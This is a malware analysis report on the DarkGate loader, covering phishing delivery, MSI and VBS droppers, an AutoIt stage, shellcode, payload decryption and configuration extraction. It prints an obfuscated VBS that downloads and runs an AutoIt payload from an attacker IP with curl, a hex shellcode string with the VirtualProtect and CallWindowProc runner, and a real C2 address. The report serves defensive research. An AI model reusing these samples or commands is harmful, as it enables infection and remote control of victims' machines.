Shining some light on the DarkGate loader

25 Aug 2023

Analysis and Report by Fabian Marquardt (@marqufabi)

Recently, Telekom Security CTI was made aware via trust groups in which we are engaged about a new malware campaign that is distributed via phishing emails. The malspam campaign used stolen email threads to lure victim users into clicking the contained hyperlink, which downloaded the malware.

Attention to this malware campaign was also fueled by a false attribution of one of the malware samples to Emotet. Even though this attribution later turned out as a false positive match of an automated detection rule, it caused the security research community to focus on this new campaign.

Initial analysis quickly revealed significant similarity to the DarkGate malware, based on the use of a similar initial infection routine (AutoIt scripts) and the observed C2 communication protocol, which matched past analyses of the same malware family. Further analysis confirmed this initial attribution, since embedded strings and contained functionality clearly identified the sample as part of the DarkGate malware family.


Further analysis of the sample revealed detailed insights on DarkGate's functionality, specifically the builtin evasion techniques, the malware configuration and its features. Our results align with other recent publications about DarkGate. Furthermore, we provide an approach for configuration extraction that in our eyes is more robust and flexible than the existing ones.

We also collected and summarized available information about the actor who is apparently the sole developer of DarkGate. This actor advertised the DarkGate malware on several cybercrime forums and posted information about the features of the malware that match our analysis results. Furthermore, the actor posted several demo videos, which show details of the DarkGate backend panel.


The current spike in DarkGate malware activity is plausible given the fact that the developer of the malware has recently started to rent out the malware to a limited number of affiliates. Before that, the malware was only used privately by the developer. It can be expected that the introduction of the MaaS program will lead to more frequent malware campaigns involving DarkGate malware, meaning that the malware will likely pose as an ongoing threat in the months and years to come.

Infection Chain Overview

During the last weeks, Telekom Security observed an infection chain where the initial payload was delivered via an MSI installer file. Victims would get this file by clicking a link that is contained in a phishing message that they received. This link initially points to what is likely a traffic distribution system (TDS). If the requirements set by the attacker are met, the TDS will redirect the victim user to the final payload URL for the MSI download. When the user opens the downloaded MSI file, the DarkGate infection is triggered. The details of the infection process will be described later on.



Additionally, Telekom Security observed samples of a different campaign where the initial payload was delivered as a Visual Basic script. In this case, we do not know how exactly the initial payload was delivered to the victim user. The script, which is obfuscated and contains decoy/junk code, eventually invokes the `curl` binary that comes pre-installed with Windows to download the AutoIt executable and script file from an attacker-controlled server. Thereafter, the infection chain works exactly as in the other campaign described in this document.



Initial payloads

MSI variant


In the campaign where the initial payload was delivered as an MSI file, the file seems to be generated by the Software “MSI Wrapper” by www.exemsi.com, as can be seen from file Metadata:

```
Application Verifier x64 External Package - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com
```

For this infection chain, the initial payload is self-contained, meaning that all further payloads are embedded into the file and that no further payloads need to be pulled from external sources to complete the DarkGate infection. Specifically, the file contains an AutoIt executable and a corresponding script which is executed by the installer.

VBS variant


For the campaign where the initial payload was delivered as a VBS file, the sample contained a lot of garbage functions, which can be seen in the screenshot below. The real infection code is hidden in several strings, which are additionally obfuscated by inserting random junk sequences. After removing this obfuscation layer, the script logic is easily readable and rather simple. The script will spawn a `cmd.exe` shell using `ShellExecute` and use the `curl` binary that is shipped by default in current Windows installations to download an AutoIt executable and a corresponding AutoIt script. Both files will be placed in a newly created folder on the `C:\` drive. Notably, in at least one case we observed that the script was copying the `curl` binary to the new folder and invoking it from there, which is most likely an attempt of the threat actor to evade existing EDR detection rules.



```
function gncooqhhtqubjbkuizpademn():inputbox("yupdiwvxxbkdiwongytejkljnmiqedsbsyqpng"):msgbox "azfn
"omhavfqpkfkfageyccgfruxhnyxhgdtzktt":end function
gWNFiKWLdKaCgIuvfOWCWiyEWaqkkQeCNhuMaXXhenHs = Replace("cmwhd","wh","")
function nojtuuzyybwibrqmkpnslcwbmlullmnkuxlz():inputbox("nchaomyrqblksrclvpfndbrlvvtzyywpzlzmpjm")
"xegjwrarsyhrghwwbngqhllmnfczkjpsjilsq":end function
function wojbwghvyzgikxizlwsgitbxpy():inputbox("ovxpqmvldlwlislsjvxkoza"):msgbox "gbkdksjchwnohoplg
function gxxxtrffgxmavoxffwzjpyvhinpyi():inputbox("cmuscmdsrysmwgzlxljzkrdorbwzcbnytwjhu"):msgbox "
"rnumuohyauxjafdpwuthkiktigxmhrgkprbpf":end function
function lyazvbhkqmgwcvinmfew():inputbox("awegasmephipyuotondnduvnpnlyxdwkoe"):msgbox "ytkjzdumfzdm
"lputdegpumzbawtlsghjoyshpeidgyxzub":end function
function lyjviogrblyzxexiytgzabx():inputbox("cofghmcwcouwioovywijynszkxaw"):msgbox "xdcbriajnqzjjgq
function iylzdlwjkykoengwixfywswf():inputbox("aeynxrkaokbrcijpgvkbcyvbopul"):msgbox "vtvihnimzlgdda
function szqaoryifxagqudazieqizhjsdavpvwfmawc():inputbox("snpgikxbyxpigupzkjwmayctbm"):msgbox "mluy
"wyublkgjonhvqrmlbanpzjdykubtxcps":end function
gWNFiKWLdKaCgIuvfOWCWiyEWaqkkQeCNhuMaXXhenHss = Replace("/cwh mwhkdwhirwh cwh:\whriwhiiwh &wh cwhd
rwhiiwhi.whexwhe wh& whriwhiiwh -who whAuwhtowhitwh3.whexwhe whhtwhtpwh:/wh/1wh49wh.2wh48wh.0wh.8wh
8wh2:wh23wh51wh/mwhsiwhvwwhrwwhqewhpowh &wh Awhutwhoiwht3wh.ewhxewh YwhSSwhDRwhB.whauwh3","wh","")
function fdembfnxamhaspnaiulkcxzqkqoksmh():msgbox "cjtmgi":msgbox "hiuxqffbwvqgxblfqqgzbpasbhdcdkz"
```

AutoIt script analysis

The AutoIt script is bundled with the `.au3` file extension which is usually used for plain-text scripts. Instead it contains a pre-compiled script, which would typically use the `.a3x` extension. We can see that it is a compiled script from the magic bytes `AU3!EA06`, which for some reason are not at the start of the file, but follow a long sequence of base64-encoded data (we will come back to that below!).



```
jHMxluMSwsDvFpDckXzJyqFrBKDmZQHBzCQDWFPKIfdkANyCOhOuvrvQQPxOqxlMkigdEbYCHAw
EWeJRuLzXZUEWGlobyOUhYwKRxqitQbzBNGzvhybxGpYXLAaDObfTKCjnjfsWWQhrmPOLHpotKy
MVocSuMmOJcDBAvtYpuEHyXbiXPFjKMGMcltwBDWZRzHQYXJRHtYPUGcFLJGsZCryBXxIcUNYIc
JkqpiYrvAsFfJZWbobVLQlPOGibknZfvVQMyahpvsulSlSUXqyaPCavIaigzIbVQziIOmxumYhA
JMdnyaZkUKuiPfEQsFGvnkHGjQNvLiMgpzhjWBcTRRklkOseIijBqtQConuGYmyubyEMlTFZIsU
IPxLYhlDBASeahYTCItQzcEoUGQAaxzeUqPxGzbbiXwuJmVsOLWrdNsVYOZDMKmrbTZxCBRqDGY
jBfOCpqTzXwjTkCIOpxjQlGCnzJoKsJlhSfuecfHSkCZqeYTFqBqBulggmoBReEJVXmgSrFfIII
EKtnQPpwGVapnCojGaMasCkHDGjlgnrWYnMTWIYQOUUXArkaDlkyVpFwmvbGglKFJuqXNpphgPT
ogcJGsRIaLsdXVqaBtWIGKxAxhNQwQmTumQLyzXScKPNQUXsJGARntmxTfjSEuYLGJFkdaJBOja
UrMYNXAfYSqJQlckkEvQywpEmqdQbEbdpjBlbqpVfYXMdESsabOyOlebAJdmsSeAbpzTkBnZeQI
LrcXNHGLwpRCBhKnBvyntMYjTMpNUJHOagzDchBJnNhDDOhkibhBRIRDihXPZXKtEldVqVjebXy
buegmGqqLZxiTqJrrUBytkqwvivoNMYMWLfrVfunmvHnnMcvgBZaVsIRiZIsTMFbEZppMUamopX
MAGCfdNPUlzTOBDlZENBpYfDmDaHYYdUjMLQiapBFATLREsxVMkTlZgWRWxyTweepeojeexzMde
RJmvFOJQsYsSUPiFIPqwFDjVQQOQpfUAcivpQryTGhrsXplhPAwnwXDVmpDIiBVhHivvSwfmRxc
AoefcpDPlJGINuIRLEWfzhdSnZEXzVgANyzlMXjnKVSvnkKRAWapSKjfbPYaeDWOzTWfBxIoIHr
IigBCvizQXzbXiNbALKrWSyGtkBZQtqFSmcUyLDDQnFWVYvwDixNlNruiRALKp�HK��lJ��LS
��H}AU3!EA06M��s$�<�z�g����kC�R���:!�)����.@��~F��k;!U�u:�=��3����
�7
?�'F��h���������I��f8I��f8kC�R����%x���}��q�U-���(
�h��XI���Ca8I��f8m������sx�5��x���(nU�j�u��R>� #�~�|z��)��
^G�ul�&_�����}Dw�e�wB_��x�K��R���:�;[�;���*s^�lL�Q�Lj�ŀ�\��o^wN
```

The script can be decompiled using myAut2Exe (a pre-compiled binary can be found here) after renaming the file from `.au3` to `.a3x`. Analysis of the decompiled script shows that the sole purpose of the script is to execute a shellcode that is contained as a hex-encoded string:

```
$SSUGZNUOOE &= "C645BD6CC645BE41C645BF6CC645C06CC645C16FC645C263C645C3008D45AA508B45FC50FF55C88945CC8D45B7508B45FC50"
Local $BSXJOUBQ
$SSUGZNUOOE &= "FF55C88945C48B7DE08B45E033D252508B473C9903042413542404830C4088945DC6A406800100000684042OF006A00FF55C4"
Local $JZIBNGNT
$SSUGZNUOOE &= "8945E88B45DC0FB758064B85DB7C6C4333F68B4DE08BC133D252508B473C990304241354240483C40805F800000083D20052"
Local $SYLX
$SSUGZNUOOE &= "508BC6C1E0038D0480990304241354240483C40883781000762B8B500C0355E88955F88B501403D18955F48B40108945F051"
Local $ZPEL
$SSUGZNUOOE &= "56578B7DF88B75F48B4DF0C1E902F3A55F5E59464B75978B45DC8B80800000008945F48B45E88945F88B45F80345F48945EC"
Local $HWPEMQUB
$SSUGZNUOOE &= "EB700345E850FF55CC8945D8837DD8FF745C8B45EC833800740A8B45EC8B18035DE8EB098B45EC8B5810035DE88B45EC8B78"
Local $PEZWMDFEF
$SSUGZNUOOE &= "10037DE8EB30F7C600000080741281E6FFFF0000568B45D850FF55C88907EB100375E883C602568B45D850FF55C8890783C3"
Local $BUUWB
$SSUGZNUOOE &= "0483C7048B3385F675CA8345EC148B45EC8B400C85C075868B45DC8B80A00000000345E88945D48B55D4EB488B4A0483E908"
Local $HLNKGJU
$SSUGZNUOOE &= "D1E983C0088BD94B85DB7C2F430FB708C1E90C83F903751D8B4DDC8B75E82B71348B0A034DE8668B386681E7FF0F0FB7FF03"
Local $RKPGAD
$SSUGZNUOOE &= "CF013183C0024B75D28B420403C28BD08BC28BC82B4DD48B5DDC3B8BA400000072A68B45DC8B40288945E48B45E80345E4FF"
Local $YAIVFH
$SSUGZNUOOE &= "E05F5E5B8BE55DC300"
Local $JQDUUJLY
Local $TPFQPDO
Local $DOIMJ
If (Not FileExists(@ProgramFilesDir)) And (@UserName <> "SYSTEM") Then
    Local $OECMYYMYG
    Exit
    Local $ZUWM
    Local $GKQAS
Else
    Local $QJSWNYD
    $MZRSVIMCSW = BinaryToString("0x" & $SSUGZNUOOE)
    Local $AIVSHSG
    $MFCKUCOYGW = DllStructCreate("byte[" & BinaryLen($MZRSVIMCSW) & "]")
    Local $IQFKHESS
    Local $OLDPROTECT
    Local $SPIG
    Local $YFBV
    If (Not FileExists("C:\Program Files (x86)\Sophos")) Then
        Local $GNMNGPZ
        Execute(BinaryToString
        ("0x446C6C43616C6C28226B65726E656C33322E646C6C222C2022424F4F4C222C20225669727475616C50726F74656374222C20227074
        2642A222C20246F6C6470726F7465637429"))
        Local $SDGN
    EndIf
    Local $YUZBAV
    Local $GBKUA
    DllStructSetData($MFCKUCOYGW, 1, $MZRSVIMCSW)
    Local $QANQUBC
    Execute(BinaryToString
    ("0x446C6C43616C6C28227573657233322E646C6C222C20226C726573756C74222C20224322266368722839372926226C6C57696E646F775
    D222C203029"))
    Local $AZPMPVF
    Local $KYSIJPIIM
EndIf
Local $VOMHYQD
Local $FNPDSKG
```


The screenshot above only shows an excerpt of the complete sequence to create the shellcode string. This string is then decoded to binary data and written to a newly allocated memory area using the `BinaryToString` and `DllStructCreate` function calls. Finally, two commands are executed. These commands are obfuscated as hex-encoded strings. Decoding these strings reveals their purpose, which is to make the newly allocated memory area executable with `VirtualProtect` and call the shellcode using `CallWindowProc`:

```
DllCall("kernel32.dll", "BOOL", "VirtualProtect", "ptr", DllStructGetPtr($MFCKuCoyGW), "int", BinaryLen($MzrsVimcSw), "dword", 0x40, "dword*"
DllCall("user32.dll", "lresult", "C"&chr(97)&"llWindowProc", "ptr", DllStructGetPtr($MFCKuCoyGW), "hwnd", 0, "uint", 0, "wparam", 0, "lparam"
```

We will later on see that extraction and analysis of this shellcode is actually not required if we are only interested in the final DarkGate malware payload. However, in the following part we will quickly go over the remaining infection chain steps to give a brief overview of the complete process.

Shellcode analysis


The shellcode embeds a PE file in the form of stack strings, as can be seen in the screenshot below (characteristic `MZP` header at the start of the constructed string). The sole purpose of the shellcode is to load and eventually execute this PE file. We did not analyze all details of this process. Instead we emulated the shellcode to the point where the complete PE file was written to the stack and then dumped the corresponding memory section for further analysis.



```
                      LAB_00000009                                XREF[1]:     00000011(j)
00000009 81 c4 04        ADD        ESP,0xfffff004
         f0 ff ff
0000000f 50              PUSH       EAX
00000010 48              DEC        EAX
00000011 75 f6           JNZ        LAB_00000009
00000013 8b 45 fc        MOV        EAX,dword ptr [EBP + local_8]
00000016 81 c4 ac        ADD        ESP,0xfffff5ac
         f5 ff ff
0000001c 53              PUSH       EBX
0000001d 56              PUSH       ESI
0000001e 57              PUSH       EDI
0000001f 8d 85 aa        LEA        EAX=>local_3a5a,[EBP + 0xffffc5aa]
         c5 ff ff
00000025 c6 00 4d        MOV        byte ptr [EAX]=>local_3a5a,'M'
00000028 c6 40 01 5a     MOV        byte ptr [EAX + local_3a5a[1]],'Z'
0000002c c6 40 02 50     MOV        byte ptr [EAX + local_3a5a[2]],'P'
00000030 c6 40 03 00     MOV        byte ptr [EAX + local_3a5a[3]],0x0
00000034 c6 40 04 02     MOV        byte ptr [EAX + local_3a5a[4]],0x2
00000038 c6 40 05 00     MOV        byte ptr [EAX + local_3a5a[5]],0x0
0000003c c6 40 06 00     MOV        byte ptr [EAX + local_3a5a[6]],0x0
00000040 c6 40 07 00     MOV        byte ptr [EAX + local_3a5a[7]],0x0
00000044 c6 40 08 04     MOV        byte ptr [EAX + local_3a5a[8]],0x4
00000048 c6 40 09 00     MOV        byte ptr [EAX + local_3a5a[9]],0x0
0000004c c6 40 0a 0f     MOV        byte ptr [EAX + local_3a5a[10]],0xf
```

Initial dropper/loader analysis

The PE file extracted from the previous step is rather small (~15 KB). When executing it in our sandbox, we were presented with the following error message. Apparently, the file is some sort of loader that requires an additional resource to function properly.



bin 404

When tracing the loader with a debugger, it became evident that it was trying to locate and read the `.au3` script file described above. If the `.au3` file was found, the program execution continued and it was visible that the loader accessed the base64-encoded sequences present in the script file to decode and execute yet another PE file.

As other researchers already described the specifics of this process are as follows: In the script file, there exist several base64 strings that are separated with a | character. The loader will use the second of these strings to compute a single byte XOR key. The third base64 string contains the final payload, which is the DarkGate malware sample. After performing the base64 decoding, the loader applies the XOR key and a final NOT operation to reveal the decrypted PE file.

It should be noted that this process can easily be implemented by researchers to allow for static decryption of DarkGate malware samples that make use of this encryption process. Futhermore, due to the use of just a single byte XOR key, there is a very limited number of possible permutations of the encrypted PE file. This can be helpful for several reasons:

1. To implement YARA rules to hunt/detect DarkGate payloads encrypted with the AU3 technique: We have created a script that calculates all 256 possible permutations of the characteristic `MZ` header.
2. To perform brute-force decoding of encrypted DarkGate payloads: If the file is padded in some way or some of the specifics of the decryption process change, we are still able to decrypt the payload by just probing all 256 possible permutations and checking the result for expected characteristic patterns.

Obviously, such brute-force processes can also yield false positive results. Hence careful validation of the decrypted payloads is required.

DarkGate Malware Analysis

With the steps described above we are able to unpack the main payload binary, which is the DarkGate malware itself. The sample is programmed and compiled using Delphi. When reverse engineering the sample, Ghidra initially was not able to reconstruct the used Delphi library functions and objects. Using the Dhrake project (which uses the output generated by Interactive Delphi Reconstructor (IDR)) greatly helped to make the decompiled sample more readable.

For reversing the sample, we had the following main objectives:

- Find out how the C2 server and other configuration data can be extracted
- Identify defense evasion mechanisms and anti-analysis techniques used by the malware
- Get a general overview of the malware's capabilities

Two strings to rule them all?

Our analysis of the unpacked/decrypted DarkGate malware sample revealed that beside some human-readable strings there exist a lot of base64-encoded strings. However, it was not possible to reveal any meaningful content by applying standard base64 decoding. As other researchers already pointed out the string encryption uses base64, but with a non-standard alphabet/table. The binary contains multiple functions that receive the encoded string and the alphabet as an input and will output the decoded string.

Notably, there are two different alphabets which are used for different purposes: One alphabet is used to decode different strings used throughout the binary, whereas the other alphabet is used solely for decoding of the sample configuration.

Our analysis of further DarkGate samples shows that at least one of the alphabet strings changes frequently. Hence, to provide a robust string and configuration decoder, we need to identify the used alphabet for each analyzed sample. We could of course do this by searching for the relevant functions in each binary and extracting the referenced strings, but this would be error-prone even if only small parts of the code or build process change.

So instead we can make use of the characteristics of the strings in question: These strings will always have the same length and contain each character of the base64 alphabet exactly once. Basically we are looking for strings that are different permutations of the same characters. We can easily implement this by first searching for potential candidates with a regular expression like `[A-Za-z0-9+/=]{64}` and then checking which candidate contains each expected character exactly once, which we implemented by simply sorting all characters of the string and comparing the result to a given reference string. This is a robust approach that successfully identified the two custom alphabet strings for all samples that we have analyzed.

Extracting and parsing the configuration

Once we have found a way to decode the encoded base64 strings, accessing and dumping the malware configuration is rather trivial: Configuration data is contained in two different strings. While one of the strings holds the addresses of the used C2 servers, the other one is a key-value list that contains all other configuration parameters and flags.

Each configuration value is given as a numeric key in the range of 0 to 20, e.g. the flag that controls startup/persistence behavior is set using either `1=No` or `1=Yes`. Through reverse engineering we identified the purpose of most of the used flags and values. Our configuration extractor performs a translation of all known flags to a more human-readable format and outputs the result in JSON format:

```
{
    "anti_analysis": false,
    "anti_debug": false,
    "anti_vm": false,
    "c2_ping_interval": 4,
    "c2_port": 7891,
    "c2_servers": [
        "http://80.66.88.145"
    ],
    "check_disk": true,
    "check_ram": true,
    "check_xeon": false,
    "crypter_au3": true,
    "crypter_dll": false,
    "crypter_rawstub": false,
    "crypto_key": "bIWRRCGvGiXOga",
    "flag_14": 4,
    "flag_18": true,
    "flag_19": true,
    "internal_mutex": "bbbGcB",
    "min_disk": 50,
    "min_ram": 4096,
    "rootkit": true,
    "startup_persistence": true
}
```

The meanings of each flag are as follows:

- `anti_analysis` (6) and `anti_vm` (3) - Enable checks for the presence of typical hardware/driver identifiers that are used by common sandbox and VM solutions.
- `anti_debug` (17) - Enables periodic checking of whether or not a debugger is attached to the process.
